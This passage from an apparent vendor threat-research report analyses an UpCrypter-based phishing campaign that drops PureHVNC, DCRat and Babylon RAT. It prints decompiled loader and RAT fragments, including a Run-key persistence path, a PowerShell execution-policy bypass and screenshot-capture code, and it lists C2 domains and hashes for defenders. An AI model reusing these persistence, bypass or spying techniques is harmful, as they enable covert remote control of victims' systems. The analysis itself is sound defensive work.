@"HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
```

Figure 19: Persistence setting




```
    int num21;
    if (File.Exists(text7))
    {
        Class1.WinExec(global::\uFDD2.\uFDD0("쭊튼좻ㅆ넶뙳꿆겐[illegible]둡[illegible]난[illegible]黙ㅄ왚莀離謥軏蛅數븨膵
蔫髮亜鼧\ud9f8뫷蓼迾怀澛瘖⊘·鷮搌挎琐抸嬈", 4) + text7 + global::\uFDD2.\uFDD0("鰈", 7),
0U);
        num21 = 0;
    }
    else
    {
```

```
Value
"powershell.exe -ExecutionPolicy Bypass -File \""
```

Figure 20: PowerShell execution

Although the strings and method names are obfuscated, the overall execution flow and the DLL name clearly point to UpCrypter, a tool developed by Pjoao1578, who continues to update and publicly demonstrate its capabilities on YouTube.



UpCrypter V1.4.8.9 / 2025

.Exe To VBS V1 | .Exe To VBS V2 | WSF | Upload File FTP | VBS To .exe | VBS To .CMD | exe to .ex

.Exe To VBS
- ○ Exe To VBS
- ☐ Copy Startup
- ☐ Anti Vmware, VirtualBox, Hyper-V, Anti Debugger

Update .VBS 27/07/2025

.Exe To JS
- ○ Exe To JS
- ☐ Copy Startup
- ☐ Anti Vmware, VirtualBox, Hyper-V, Anti Debugger

Update .JS 27/07/2025

Scan File => https://www.kleenscan.com/index
Upload Server
https://pastbin.net/
https://paste.ee/
https://www.pastery.net/ https://catbox.moe/
...

- ○ File .Net Frameworck
- ○ You File Native

Process Inject

Server Base64 TXT or image JPG   Detect pastebin or URL private !!!

https

Compatible Frameworck 4,5 : Win 10, win11

WD Vercion V 1.433.100.0


Check You Update

Como Usar:
How to Use:
Click

Creat File

Figure 21: UpCrypter UI


In this campaign, UpCrypter is used as the central loader framework to stage and deploy multiple remote access tools. The observed payloads include PureHVNC, DCRat, and Babylon RAT. Each enables full remote control of compromised systems. This combination of an actively maintained loader, layered obfuscation, and diverse RAT delivery demonstrates an adaptable threat delivery ecosystem capable of bypassing defenses and maintaining persistence across different environments.



```
            (T).TypeHandle, EngineStub.CombineSender), MixedArgumentEngine.RunDividedVerifier));
        }

        // Token: 0x06000527 RID: 1319 RVA: 0x00013B48 File Offset: 0x00011D48
        public static T Deserialize<T>(Stream source)
        {
            return (T)((object)MixedArgumentEngine.RunEfficientTester(AdaptableClientEngine.RunEfficientTester
            (AdaptableClientEngine.StopIterableDictionary), source, null, EngineStub.RunEfficientTester(typeof
            (T).TypeHandle, EngineStub.CombineSender), MixedArgumentEngine.RunDividedVerifier));
        }

        // Token: 0x06000528 RID: 1320 RVA: 0x00013B74 File Offset: 0x00011D74
        public static object Deserialize(Type type, Stream source)
        {
```


```
0268E000 A8 55 D9 05 00 00 00 00 0C 0A 56 00 08 E0 68 02 9C DD 68 02 64 06 40 05 28 40 E0 05 00 00 .U........V...h...h.d.@.(@....
0268E01E 00 00 00 00 00 00 00 00 00 00 70 61 23 05 00 00 00 00 C0 D9 68 02 C0 D9 68 02 00 00 00 00 ..........pa#.......h...h.....
0268E03C 04 AA D5 05 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 DC 6A 08 05 C2 06 ........................j.....
0268E05A 00 00 82 02 8F 00 0A 0F 77 65 62 64 6F 74 2E 64 64 6E 73 2E 6E 65 74 10 F3 07 1A 88 0D 4D ........webdot.ddns.net......M
0268E078 49 49 45 34 6A 43 43 41 73 71 67 41 77 49 42 41 67 49 51 41 4E 57 6D 72 49 2F 2F 61 43 52 IIE4jCCAsqgAwIBAgIQANWmrI//aCR
0268E096 73 5A 4D 45 69 2B 31 43 44 5A 7A 41 4E 42 67 6B 71 68 6B 69 47 39 77 30 42 41 51 30 46 41 sZMEi+1CDZzANBgkqhkiG9w0BAQ0FA
0268E0B4 44 41 53 4D 52 41 77 44 67 59 44 56 51 51 44 44 41 64 5A 5A 32 5A 79 65 48 5A 6F 4D 43 41 DASMRAwDgYDVQQDDAdZZ2ZyeHZoMCA
0268E0D2 58 44 54 49 30 4D 54 45 78 4E 54 45 7A 4E 44 49 7A 4D 46 6F 59 44 7A 6B 35 4F 54 6B 78 4D XDTI0MTExNTEzNDIzMFoYDzk5OTkxM
0268E0F0 6A 4D 78 4D 6A 4D 31 4F 54 55 35 57 6A 41 53 4D 52 41 77 44 67 59 44 56 51 51 44 44 41 64 jMxMjM1OTU5WjASMRAwDgYDVQQDDAd
0268E10E 5A 5A 32 5A 79 65 48 5A 6F 4D 49 49 43 49 6A 41 4E 42 67 6B 71 68 6B 69 47 39 77 30 42 41 ZZ2ZyeHZoMIICIjANBgkqhkiG9w0BA
0268E12C 51 45 46 41 41 4F 43 41 67 38 41 4D 49 49 43 43 67 4B 43 41 67 45 41 67 38 55 55 5A 62 62 QEFAAOCAg8AMIICCgKCAgEAg8UUZbb
0268E14A 46 68 32 38 47 66 49 52 50 63 6F 63 46 7A 44 55 4A 34 49 57 79 51 74 59 2B 7A 45 6C 71 46 Fh28GfIRPcocFzDUJ4IWyQtY+zElqF
0268E168 69 4C 65 6B 6F 41 6A 61 76 37 33 79 63 44 50 44 38 71 33 2F 52 4C 43 32 48 41 4A 53 5A 45 iLekoAjav73ycDPD8q3/RLC2HAJSZE
0268E186 4C 67 68 51 2B 6E 70 57 6C 68 4C 52 36 38 31 43 79 76 52 36 74 68 4C 4A 4D 39 76 33 43 33 LghQ+npWlhLR681CyvR6thLJM9v3C3
0268E1A4 53 42 49 48 37 6E 6E 72 70 33 30 4E 70 70 52 38 44 38 37 76 55 78 7A 71 72 77 39 30 55 6F SBIH7nnrp30NppR8D87vUxzqrw90Uo
0268E1C2 54 73 39 6A 36 6F 62 47 55 79 66 67 4C 59 45 6B 43 47 54 70 41 51 43 69 30 64 34 30 4C 33 Ts9j6obGUyfgLYEkCGTpAQCi0d40L3
```

Figure 22: PureHVNC



```
List<string> list = new List<string>();
foreach (Screen screen in Screen.AllScreens)
{
    list.Add(screen.DeviceName);
    7p3 7p = new 7p3();
    7p.89Q(screen);
    using (MemoryStream memoryStream = new MemoryStream())
    {
        26v.PUk(7p.8y8(), "DarkCrystal RAT").Save(memoryStream, ImageFormat.Jpeg);
        this.La7("Screenshots/Screenshot#" + screen.DeviceName.Replace("\\\\.\\", "") + ".jpg",
          memoryStream.ToArray());
    }
    7p.#Nn();
}
this.192("[Screenshot] Saving screenshots from " + Screen.AllScreens.Length.ToString() + " monitor's:
  \r\n-" + string.Join("\r\n-", list));
```

Figure 23: DCRat



```
.rdata:0048CF90 aABabylonRatCli:                        ; DATA XREF: sub_45C461+83↑o
.rdata:0048CF90                 text "UTF-16LE", 'A Babylon RAT client is currently running on this P'
.rdata:0048CFF6                 text "UTF-16LE", 'C. Close this window to end the client.',0
.rdata:0048D046                 align 4
.rdata:0048D048 ; const WCHAR aStatic
.rdata:0048D048 aStatic:                                ; DATA XREF: sub_45C461+88↑o
.rdata:0048D048                 text "UTF-16LE", 'static',0
.rdata:0048D056                 align 4
.rdata:0048D058 ; const WCHAR aSI
.rdata:0048D058 aSI:                                    ; DATA XREF: sub_45C9CA+52↑o
.rdata:0048D058                 text "UTF-16LE", '"%s" %i',0
.rdata:0048D068 aImageJpeg:                             ; DATA XREF: sub_45D119+293↑o
.rdata:0048D068                                         ; sub_45D4B7+249↑o ...
.rdata:0048D068                 text "UTF-16LE", 'image/jpeg',0
.rdata:0048D07E                 align 10h
.rdata:0048D080 aF01f6548366142:                        ; DATA XREF: .data:off_4B0518↓o
.rdata:0048D080                 text "UTF-16LE", '{F01F6548-3661-4221-A448-07DA8BB6A4BC}',0
.rdata:0048D0CE                 align 10h
.rdata:0048D0D0 a1600:                                  ; DATA XREF: .data:off_4B2520↓o
.rdata:0048D0D0                 text "UTF-16LE", '1.6.0.0',0
.rdata:0048D0E0 ; const OLECHAR psz
.rdata:0048D0E0 psz:                                    ; DATA XREF: sub_45E589+44↑o
.rdata:0048D0E0                 text "UTF-16LE", 'ROOT\CIMV2',0
.rdata:0048D0F6                 align 4
.rdata:0048D0F8 ; const CHAR aSelectFromWin3[]
.rdata:0048D0F8 aSelectFromWin3 db 'SELECT * FROM Win32_OperatingSystem',0
```

Figure 24: Babylon RAT

## Conclusion

Attackers can now easily make phishing emails and fake websites using ready-made tools found online. These tools let them build a complete system to spread malware, not just deliver simple scams. Our telemetry indicates that this campaign is not limited to one region. Instead, it is operating on a truly global scale. In just two weeks, the detection count has more than doubled, reflecting a rapid and aggressive growth pattern. The impact is felt across multiple sectors, with manufacturing, technology, healthcare, construction, and retail/hospitality among the most affected industries. This is not just about stealing email logins, but is a complete attack process that can secretly install a malicious payload inside a company's network. Once inside, attackers can keep control of the systems for an extended period. Users and organizations should take this threat seriously, use strong email filters, and make sure staff are trained to recognize and avoid these types of attacks.




Figure 25: Telemetry




Figure 26: Trigger

## Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

HTML/Agent.PIY!tr
JS/Redirector.PIY!tr
JS/Agent.SYK!tr
MSIL/Agent.SBA!tr.dldr
MSIL/Injector.LJM!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

We also suggest that organizations consider completing Fortinet's free training module, Fortinet Certified Fundamentals (FCF) in Cybersecurity. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

## IOCs

### Domain

maltashopping24[.]com
www[.]tridevresins[.]com
andrefelipedonascime1753562407700.0461178[.]meusitehostgator[.]com.br
capitalestates[.]es
webdot.ddns[.]net
xtadts.ddns[.]net
afxwd.ddns[.]net
hacvietsherwin[.]com
samsunbilgisayartamiri[.]com
adanaaysuntemizlik[.]com

### URL

power-builders[.]net/vn/v.php
manitouturkiye[.]com/cz/z.php
brokaflex[.]com/tw/w.php
ktc2005[.]com/bu[.]txt

**HTML**

4b03950d0ace9559841a80367f66c1cd84ce452d774d65c8ab628495d403ad0f
c7b6205c411a5c0fde873085f924f6270d49d103f57e7e7ceb3deb255f3e6598

**JavaScript**

a5fe77344a239af14c87336c65e75e59b69a59f3420bd049da8e8fd0447af235
c0bfa10d2739acd6ee11b8a2e2cc19263e18db0bbcab929a133eaaf1a31dc9a5

**DLL**

f2633ef3030c28238727892d1f2fcb669d23a803e035a5c37fd8b07dce442f17
7e832ab8f15d826324a429ba01e49b452ffc163ca4af8712a6b173f40c919b43